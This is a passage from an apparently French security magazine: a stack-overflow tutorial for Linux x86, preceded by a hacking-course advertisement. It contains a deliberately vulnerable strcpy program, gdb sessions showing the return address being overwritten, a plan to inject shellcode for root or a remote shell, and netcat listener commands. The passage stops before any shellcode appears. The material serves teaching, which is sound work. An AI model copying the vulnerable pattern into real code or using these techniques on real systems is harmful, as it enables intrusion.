Comme vous voyez, pour commettre des abus dans Usenet, il ne faut pas avoir un savoir spécial. La structure distribuée d'Usenet rend difficile l'application de nouvelles solutions plus sûres. À cause de cela, ce réseau ne sera jamais capable de résister aux actions non autorisées. ■

Plus d'informations :
workshop@hakinglab.org
www.hakinglab.org/workshop

Formation :
TECHNIQUES DE CONTOURNEMENT DE LA PROTECTION DES SYSTÈMES INFORMATIQUES

30.09-01.10.2004
19-20.10.2004
09-10.12.2004
Paris / France

Vous pouvez prendre connaissance de toutes les techniques d'attaques les plus utilisées contre les systèmes et apprendre comment s'y défendre

Quelles failles dans le système exploite-t-il ?
Pourquoi l'attaque est-elle possible ?
Comment l'intrus se dissimule-t-il dans le système ?

Pas à pas, vous pouvez suivre l'attaque de l'intrus contre un système,

Langue de la formation : anglaise

Voulez-vous en savoir plus ?

Objectifs de la formation :

- méthodes avancées de scannage (réseaux, ports, identification d'OS)\comment exploiter les failles pour obtenir l'accès non autorisé (*Stack Smashing, Heap Smashing, Format String Vulnerability* et autres)
- méthodes avancées de dissimulation de l'intrus dans un système
- méthodes avancées d'écoute (une attaque *an-in-the-Middle* contre les protocoles SSH/SSL)

Qui devrait participer ?
Surtout les personnes qui s'occupent de la sécurité des réseaux et les administrateurs expérimentés.

La formation est tenue par Haking Lab

Patronage :
hakin9

Organisateur :
HAKING LAB
Software KONFERENCJE

Dépassement de pile sous Linux x86

Piotr Sobolewski

Même un programme très simple qui, à première vue, semble correct, peut receler des erreurs pouvant être exploitées pour exécuter du code injecté. Il suffit que le programme stocke ses données dans un tableau sans vérifier leur longueur.

Le dépassement de tampon est une technique très connue utilisée pour prendre le contrôle d'un programme vulnérable. Bien que cette technique soit connue depuis longtemps, les programmeurs commettent toujours des erreurs permettant d'exploiter ce type de failles par des pirates. Examinons de près comment cette technique est exploitée pour déborder le tampon sur la pile.

Commençons par le programme *stack_1.c* présenté dans le Listing 1. Son fonctionnement est très simple – la fonction `fn` charge un argument (indice à la chaîne de caractères `char *a`) et copie son contenu dans un tableau de caractères `char buf[10]`. Cette fonction est appelée dans la première ligne du programme (`fn(argv[1])`), comme argument de la fonction `fn` on passe le premier argument de la ligne de commande (`argv[1]`). Nous compilons et lançons le programme :

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

Le programme commence par la fonction `fn`. Comme argument, la fonction reçoit la chaîne `AAAA`. Cette chaîne est copiée dans le tableau `buf`, après quoi, le programme émet deux messages informant sur la fin de la fonction et sur la fin du programme. Ensuite, il termine son fonctionnement.

Essayons maintenant de semer le trouble. Il faut remarquer que le tableau `buf` ne peut contenir que dix caractères (`char buf[10]`), par contre, le texte à stocker peut avoir une longueur quelconque. Par exemple :

```
$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Cet article explique ...

- les principes de la technique de dépassement de pile (*stack overflow*),
- comment reconnaître que le programme est susceptible de permettre cette technique,
- comment contraindre un programme vulnérable à exécuter du code fourni.

Ce qu'il faut savoir ...

- connaître les principes du langage C,
- connaître les principes du travail sous Linux (ligne de commande).

Listing 1. *stack_1.c – l'exemple d'un programme*

```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("fin de la fonction fn\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("fin\n");
}
```

Le programme lancé essaiera de stocker trente caractères dans le tableau de dix caractères, et échouera en affichant un message d'erreur de type *segmentation fault*. L'attention est attirée sur le fait qu'aucun message de type *tableau buf est trop petit* n'apparaîsse à la compilation, nous obtenons seulement une information sur l'erreur de segmentation (en anglais *segmentation fault*) à l'exécution. Cela signifie que le programme a essayé d'accéder (en lecture ou en écriture) à une adresse en mémoire à laquelle il n'a pas le droit.

Nous pouvons avoir l'impression que le programme a mis les dix premiers caractères A dans le tableau avant que la tentative d'écriture hors de la zone permise ne soit détectée, ce qui a donné l'alerte. Rien de plus faux. Le programme a enregistré sans aucun obstacle, la chaîne de trente caractères dans le tableau de dix caractères, en remplaçant ainsi vingt octets de la mémoire hors de la zone occupée par le tableau `buf[10]`. L'erreur de *segmentation fault* qui s'est affichée a eu lieu beaucoup plus tard, et elle est due à la corruption de la mémoire provoquée par le remplacement de ces vingt octets.

Avant que nous apprenions ce qui se passe entre le remplacement de vingt octets de la mémoire et l'apparition du message d'erreur sur la segmentation, nous devons nous rappeler quelques faits très importants.




Figure 1. *Les opérations de base sur la pile sont : l'empilement et le désepilement d'octets, de mots ou de double mots sur le sommet de la pile. Dans le cas présenté sur la figure, en premier pas, on empile (en anglais push) la valeur 37 (elle est mise sur le sommet), et ensuite, on empile le nombre 89. Quand on désempile (en anglais pop) la valeur de la pile, on obtient la dernière valeur empilée, c'est-à-dire 89. Pour récupérer le nombre 37, il faut effectuer encore une fois l'opération de désempilement*

Tout ce qu'il faut savoir sur la pile

Chaque programme lancé obtient de la part du système un fragment de mémoire. Cette mémoire se compose de différentes sections – l'une contient les bibliothèques partagées, l'autre le code du programme, et encore une autre – ses données. La section qui nous intéresse est la *pile*.

La pile est une structure servant à stocker temporairement les données. Les données sont *stockées* sur la pile – elles sont *empilées* et *désempilées* sur le sommet de la pile. Cela est présenté sur la Figure 1.

En pratique, la pile est utilisée par les programmes pour stocker les variables et les adresses de retour des appels de fonction. Il est important que le programme utilisant la pile connaisse deux adresses de base. La première est l'adresse du sommet de la pile – elle doit être connue pour qu'il soit possible d'empiler les valeurs (il faut savoir où stocker la valeur empilée). La deuxième adresse très importante est le *pointeur de trame*, c'est-à-dire le début de la zone contenant les variables locales de la fonction en cours d'exécution. Dans le cas étudié (Linux sur la plate-forme

Quelques notions de base

- *Bugtraq* – une liste de discussion très populaire dédiée à la publication des informations concernant les problèmes de sécurité. Les archives de *Bugtraq* sont disponibles à l'adresse *http://www.securityfocus.com/*.
- *nop* – dans l'assembleur de la plupart des processeurs, il existe une instruction qui ne fait rien – c'est l'instruction *nop*. À première vue, une telle instruction n'a pas de sens, mais – comme vous pourrez le voir dans l'article – parfois, elle est très utile.
- *Debugger* – un outil servant à lancer les programmes sous surveillance. Le débogueur permet d'arrêter et de redémarrer le programme analysé, de l'exécuter pas à pas, de vérifier et de modifier le contenu des variables, de consulter le contenu de la mémoire, des registres, etc.
- *Segmentation fault* – une erreur qui signifie que le programme essayé de lire dans une zone de mémoire à laquelle il n'a pas accès.

x86) l'adresse du sommet de la pile est sauvegardée dans le registre `%esp`, et le pointeur de trame dans le registre – `%ebp`.

L'autre question caractéristique pour la plate-forme analysée est le fait que la pile s'étend vers le bas de la mémoire. Cela signifie que le sommet de la pile est constitué par une cellule ayant l'adresse la plus basse (Figure 2). Les valeurs successives ont des adresses de plus en plus basses.

Listing 2. *Appel de la fonction – listing pour la Figure 3*

```
main () {
  int a;
  int b;
  fn();
}

void fn() {
  int x;
  int y;
  printf("nous sommes dans fn\n");
}
```

Listing 3. *stack_2.c – listing pour la Figure 4*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  printf("nous sommes dans fn\n");
}

main () {
  int a;
  int b;
  fn(a, b);
}
```




Figure 2. *Dans le cas de Linux sur x86, la pile augmente vers le bas (les explications dans l'article)*




Figure 3. *Variables locales sur la pile (schéma simplifié) – illustration du Listing 2*

Que se passe-t-il lors de l'appel d'une fonction ?

Des choses très intéressantes ont lieu sur la pile au moment de l'appel d'une fonction. Comme la fonction appelée possède ses propres variables locales, et que les variables locales précédentes (appartenant à la fonction appelante) ne peuvent pas être supprimées de la pile (elles seront de nouveau utiles après le retour dans la fonction appelante), le registre `%ebp` (pointeur de trame) doit commencer à pointer vers le lieu étant le sommet de la pile au moment de l'appel de la fonction. C'est à partir de ce lieu que les variables locales seront empilées. La Figure 3 présente ce qui se passe pendant l'exécution du code affiché dans le Listing 2.

Comme vous le voyez dans la partie gauche du dessin, présentant l'état de la pile à la fin de la fonction `main()`, deux variables locales – `int a` et `int b` ont été stockées sur la pile. Le pointeur de trame (registre `%ebp`) pointe vers le début de la zone occupée par les variables locales de la fonction `main()`, et le sommet vers la fin de cette zone. Après l'appel de la fonction `fn()` (partie droite du dessin), sur la pile, derrière la

Listing 4. *La version modifiée du programme du Listing 3 ; le fonctionnement de ce programme sera analysé à l'aide du débogueur*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("nous sommes dans fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

zone contenant les variables locales de la fonction `main()`, se trouve la zone avec les variables locales de la fonction `fn()`. Le début de la trame se trouve maintenant au début de la zone de variables de la fonction `fn()`, et le sommet – à sa fin. Cette description n'est qu'une simplification : en fait, lors de l'appel de la fonction, il se passe beaucoup plus de choses.

Quand la fonction `fn()` se termine, le contrôle doit être retransmis à la fonction `main()`. Pour que cela soit possible, avant d'appeler la fonction `fn()` il est nécessaire d'enregistrer l'adresse de retour de la fonction `fn()` à la fonction `main()`. Après le retour à `main()` le programme doit continuer son fonctionnement de façon à ce que l'exécution de `main()` ne soit jamais interrompue : la pile doit donc revenir à l'état d'avant l'appel `fn()`. Pour cela, outre l'adresse de retour, il faut aussi sauvegarder l'adresse du début de la trame. Dans l'exemple présenté, la fonction `fn()` n'acceptait aucun argument. Dans le cas du programme *stack_2.c*, dont les sources sont présentées dans le Listing 3, la fonction `fn()` prend deux arguments qui sont des entiers naturels. Pendant l'appel de `fn()` à partir de `main()` ces arguments doivent être transférés.

Toutes les valeurs mentionnées (adresse de retour de la fonction, adresse du début précédent de la trame et les arguments) sont stockées sur la pile. La Figure 4 présente ce qui se passe quand `main()` appelle `fn()`.

La première partie du dessin présente la situation qui a lieu quand l'exécution du programme atteint la ligne `int b` (sur le dessin, cette ligne du code est désignée par une flèche). Comme vous le voyez, deux variables locales de la fonction `main()` sont stockées sur la pile : `int a` et `int b`. La flèche bleue indique la fin de la pile, la rouge – son sommet.

La seconde partie présente l'état de la pile au moment où la ligne `fn(a, b)` est exécutée. Vous voyez




Figure 4. *Opérations sur la pile lors de l'appel d'une fonction – illustration pour le Listing 2 (explications dans l'article)*

Listing 5. *Session du débogueur gdb – consultons le contenu de la pile pendant l'exécution du programme du Listing 3*

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
(...)
(gdb) list
2     int x;
3     int y;
4     x=3; y=4;
5     printf("nous sommes dans fn\n");
6   }
7
8   main () {
9     int a;
10    int b;
11    a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nic/stos/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5     printf("nous sommes dans fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0

(gdb) x/24 $esp
0xbffff9f0: 0x080483c0  0x080495d8  0xbffffa08  0x08048265
0xbffffa00: 0x00000004  0x00000003  0xbffffa28  0x080483b6
0xbffffa10: 0x00000001  0x00000002  0xbffffa74  0x40155630
0xbffffa20: 0x00000002  0x00000001  0xbffffa48  0x4003bdc6
0xbffffa30: 0x00000001  0xbffffa74  0xbffffa7c  0x40016c20
0xbffffa40: 0x00000001  0x080482a0  0x00000000  0x080482c1

(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>:   push   %ebp
0x08048387 <main+1>:   mov    %esp,%ebp
0x08048389 <main+3>:   sub    $0x18,%esp
0x0804838c <main+6>:   and    $0xfffffff0,%esp
0x0804838f <main+9>:   mov    $0x0,%eax
0x08048394 <main+14>:  sub    %eax,%esp
0x08048396 <main+16>:  movl   $0x1,0xfffffffc(%ebp)
0x0804839d <main+23>:  movl   $0x2,0xfffffff8(%ebp)
0x080483a4 <main+30>:  mov    0xfffffff8(%ebp),%eax
0x080483a7 <main+33>:  mov    %eax,0x4(%esp,1)
0x080483ab <main+37>:  mov    0xfffffffc(%ebp),%eax
0x080483ae <main+40>:  mov    %eax,(%esp,1)
0x080483b1 <main+43>:  call   0x8048364 <fn>
0x080483b6 <main+48>:  leave
0x080483b7 <main+49>:  ret
End of assembler dump.

(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c: 0x080483b6
(gdb) quit
```

qu'à la suite de l'exécution de cette ligne, les arguments de la fonction `fn()`, c'est-à-dire les variables `a` et `b`, ont été stockées sur la pile.

L'étape suivante est présentée sur la troisième partie du dessin. Pendant cette étape, après la fin de la fonction `fn()`, l'adresse de retour est stockée sur la pile. Cette adresse n'est rien d'autre que l'adresse de l'instruction suivante de `main()` après `fn(a, b)`.

Ensuite, le saut au début de la fonction `fn()` est effectué. Passons à la quatrième partie du dessin. Comme vous le voyez, sur la pile est stockée la valeur actuelle du début de la trame, le sommet actuel (c'est-à-dire le lieu à partir duquel commencent les variables locales de la fonction `fn()`) devient le pointeur. Après tout cela (voir la cinquième partie du dessin), les variables locales de la fonction `fn()`, c'est-à-dire `int x` et `int y`, sont stockées sur la pile, et l'exécution de la fonction `fn()` continue.

En direct

Pour s'assurer que pendant l'exécution d'un programme concret, la pile est identique à celle que nous avons décrite, nous allons lancer la version modifiée du programme présenté dans le Listing 3 (cette version se trouve dans le Listing 4, et la modification consiste à ajouter deux lignes déterminant les valeurs des variables `a`, `b`, `x` et `y`, ce qui nous permettra de localiser plus facilement le lieu où ces variables sont stockées). Examinons le programme à l'aide du débogueur *gdb* (Listing 5, présentant la session du débogueur).

Commençons par compiler le programme :

```
$ gcc stack_2.c -o stack_2 -ggdb
```

Le compilateur a été lancé avec l'option `-ggdb`, ce qui permis d'ajouter les informations pour le débogueur. Maintenant, nous pouvons lancer le débogueur :

```
$ gdb stack_2
```

Après le lancement du *gdb*, nous pouvons consulter le listing du programme débogué (commande `list`), et ensuite, préparer un arrêt, par exemple dans la quatrième ligne de la fonction `fn()`, c'est-à-dire dans la ligne `printf("nous sommes dans fn \n");`. L'arrêt est défini à l'aide de la

fonction `break numéro de la ligne`, ce qui donne, dans notre cas :

```
(gdb) break 5
```

Maintenant, nous pouvons lancer le programme (commande `run`). Le programme démarre et s'arrête là où nous avons défini le point d'interruption, sur la cinquième ligne. Nous pouvons maintenant consulter le contenu de la pile. Tout d'abord, nous avons besoin de l'adresse du sommet de la pile, c'est-à-dire du contenu du registre `%esp`. Il suffit de taper la commande :

```
(gdb) print $esp
```

À présent, nous connaissons l'adresse du sommet de la pile et nous pouvons consulter le contenu de la mémoire à partir de cette adresse. Consultons, par exemple, vingt-quatre double-mots consécutifs de 4 octets chacun :

```
(gdb) x/24 $esp
```

Le résultat de l'exécution de cette commande est présenté dans le Listing 5. Comme vous le remarquez, au début de la pile (en partant du sommet vers le pointeur de trame) se trouvent seize octets (la taille de la pile a été arrondie). Ensuite, il y a deux double-mots avec le contenu `0x00000004` et `0x00000003` – ce sont les variables `x` et `y`. Après ces double-mots, nous avons (cinquième partie sur la Figure 3) l'adresse de la fin précédente de la pile et l'adresse de retour de la fonction (dans notre cas, présenté dans le Listing 5, c'est `0x080483b6`). Assurons-nous que l'adresse de retour de la fonction pointe effectivement à la fonction `main()`. Pour cela, désassemblons la fonction `main()` :

```
(gdb) disas main
```

Vous voyez (Listing 5) que l'adresse de retour `0x080483b6`, de la fonction `fn()`, se trouve effectivement à l'intérieur de `main()`, juste après la commande appelant la fonction `fn()`.

Listing 6. *Session du déboguer – nous vérifions pourquoi lors de l'exécution du programme du Listing 1, l'erreur de segmentation se produit*

```
$ gdb stack_1
GNU gdb 6.0-debian
(...)
(gdb) list
1   void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("fin de la fonction  fn\n");
5   }
6
7   main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("fin\n");
10  }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/stos/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
(gdb) next
4     printf("fin de la fonction  fn\n");
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Veuillez remarquez que pour retrouver l'adresse de retour de la fonction, il n'est pas nécessaire de consulter la pile entière depuis son sommet et de suivre chaque variable locale qui s'y trouve. Il suffit de vérifier le contenu du registre `%ebp`, et d'y additionner la nombre quatre :

```
(gdb) print $ebp+4
```

Comme cela est présenté sur la Figure 3 (cinquième partie), le registre `%ebp` pointe vers l'adresse de la fin précédente de la pile enregistrée. Cette adresse occupe quatre octets, alors à l'adresse suivante, augmentée de quatre octets (n'oubliez pas que la pile augmente vers le bas) se trouve l'adresse de retour de la fonction. Tapez la commande suivante :

```
(gdb) x 0xbffffa0c
0x080483b6
```

Analyse du programme

Maintenant, que nous savons ce qui se passe sur la pile pendant le fonctionnement du programme, nous pouvons regarder de plus près le programme *stack_1.c* (Listing 1). Comme vous vous en rappelez, le programme se terminait par une erreur quand nous l'avions contraint d'ajouter une chaîne de trente octets dans un tableau de dix octets. Essayons de le lancer sous débogueur et analysons ce qui se passe entre le remplacement de vingt octets de la mémoire après le tableau `buf[10]` et la fin du fonctionnement du programme terminé par le message *segmentation fault*.

Commençons par compiler le programme avec les informations pour le débogueur :

```
$ gcc stack_1.c -o stack_1 -ggdb
```




Figure 5. *Structure de la chaîne qui, à la suite du dépassement de tampon sur la pile, permet d'exécuter du code injecté fourni (première et seconde partie)*

Essayons maintenant, sous contrôle, de produire une erreur. Pour cela, après le lancement du débogueur et la définition de l'arrêt sur la troisième ligne du programme (c'est-à-dire sur la ligne critique `strcpy(buf, a);`), nous lançons le programme, en lui passant comme argument une suite de trente lettres A (la session complète du débogueur est présentée dans le Listing 6).

```
(gdb) run \
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Le programme s'arrête sur le piège, c'est-à-dire sur la troisième ligne. Vérifions à quelle adresse se trouve le tableau `buf[]` :

```
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
```

Et quelle est l'adresse de retour de la fonction ?

```
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
```

Comme vous voyez, entre le début du tableau et l'adresse de retour de la fonction il n'y a que vingt huit octets. Ce n'est pas étonnant que si l'on y met une suite de trente caractères, sa fin chevauche l'adresse de retour de la fonction. Vérifions si effectivement tout se passe comme ci-dessus – regardons quelle est l'adresse de retour de la fonction avant la copie de l'argument `a` dans le tableau `buf`: :

```
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
```

Imposons maintenant au déboguer d'exécuter la ligne consécutive (alors de mettre dans le tableau une suite de trente caractères) :

```
(gdb) next
```

Regardons quelle adresse figure maintenant comme adresse de retour de la fonction :

```
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Vous pouvez remarquer que deux octets inférieurs de l'adresse ont été remplacés par la valeur `0x4141`. La valeur hexadécimale 0x41 (comme vous pouvez voir dans `man ascii`) correspond à la lettre A.

La conclusion est claire. Comme la copie d'une chaîne de caractères trop longue a écrasé l'adresse de retour de la fonction, si nous construisons une chaîne de caractères assez ingénieuse, nous pourrons réussir à passer dans l'adresse de retour une valeur qui permettra, après la fin de de la fonction, retournera à l'adresse choisie. Cette adresse peut pointer vers du code que nous avons mis dans la mémoire et qui fera pour nous ce que l'administrateur n'aurait jamais fait – il nous donnera les droits de *root* ou ouvrira le shell sur l'un des ports. Pour que le code puisse être mis dans la mémoire, il suffit qu'il constitue une partie de la chaîne que nous passerons au programme comme argument.

Pour cela, notre chaîne (Figure 5, chaîne à gauche) doit se composer en deux parties : une partie contient du code (en langage machine) qui nous permettra d'atteindre le but recherché (c'est le code appelé shellcode). La seconde partie contient l'adresse de la première partie et remplace l'adresse de retour de la fonction par cette adresse. Comme ça, à la fin de la fonction attaquée, c'est le code injecté de la première partie qui sera exécuté.

Avant de mettre en pratique nos connaissances, réfléchissons aux problèmes que nous pouvons rencontrer. Premièrement : où prendre du shellcode ? Notez que ce code doit être assez court (pour qu'il puisse entrer dans le tampon) et il ne peut pas contenir d'octets nuls (autrement, vous ne pourrez pas le mettre à l'intérieur de la chaîne à passer au programme – l'octet nul est considéré comme caractère de fin de la chaîne). Malgré les apparences, il n'est pas difficile d'écrire du shellcode. La création des shellcodes pour différents systèmes

netcat

netcat est un programme qui établit la connexion avec le port donné de l'ordinateur portant IP déterminé, envoie et reçoit les données. Il est lancé par la commande :

```
$ nc adresse_ip numéro du port
```

Les données passées à l'entrée standard de *netcat* (par exemple, saisies du clavier par l'utilisateur) sont envoyées vers un ordinateur distant. Les données envoyées vers nous par un ordinateur distant, sont consultables sur une sortie standard (par exemple sur l'écran).

netcat peut aussi fonctionner comme serveur. Si nous le lançons avec option :

```
$ nc -l -p numéro du port
```

il se mettra à l'écoute sur le port donné, en attendant jusqu'à ce que quelqu'un s'y connecte. Ensuite, il se comporte de façon standard – les données passées sur l'entrée standard sont envoyées vers un ordinateur distant, et les données envoyées vers nous par un ordinateur distant, sont consultables sur la sortie standard.

d'exploitation étant expliquée dans les publications disponibles sur Internet et dans notre magazine. Quant à nous, nous nous servirons du shellcode prêt que nous pouvons sans problèmes trouver sur Internet.

Quelle longueur doit avoir la chaîne pour qu'elle soit capable de remplacer l'adresse de retour de la fonction ? Nous allons résoudre ce problème de façon expérimentale : essayons de lancer le programme vulnérable en lui passant comme argument la chaîne de plus en plus longue. Nous enregistrerons avec quelle longueur l'erreur de segmentation se produit, et pour effecteur l'attaque, nous utiliserons la chaîne un peu plus longue. À la suite de l'opération de remplacement du fragment de la pile qui se trouve derrière l'adresse de retour de la fonction, nous détruirons les variables locales appartenant à la fonction qui a appelé la nôtre (mais cela ne fait rien parce que nous n'avons pas l'intention d'y revenir).

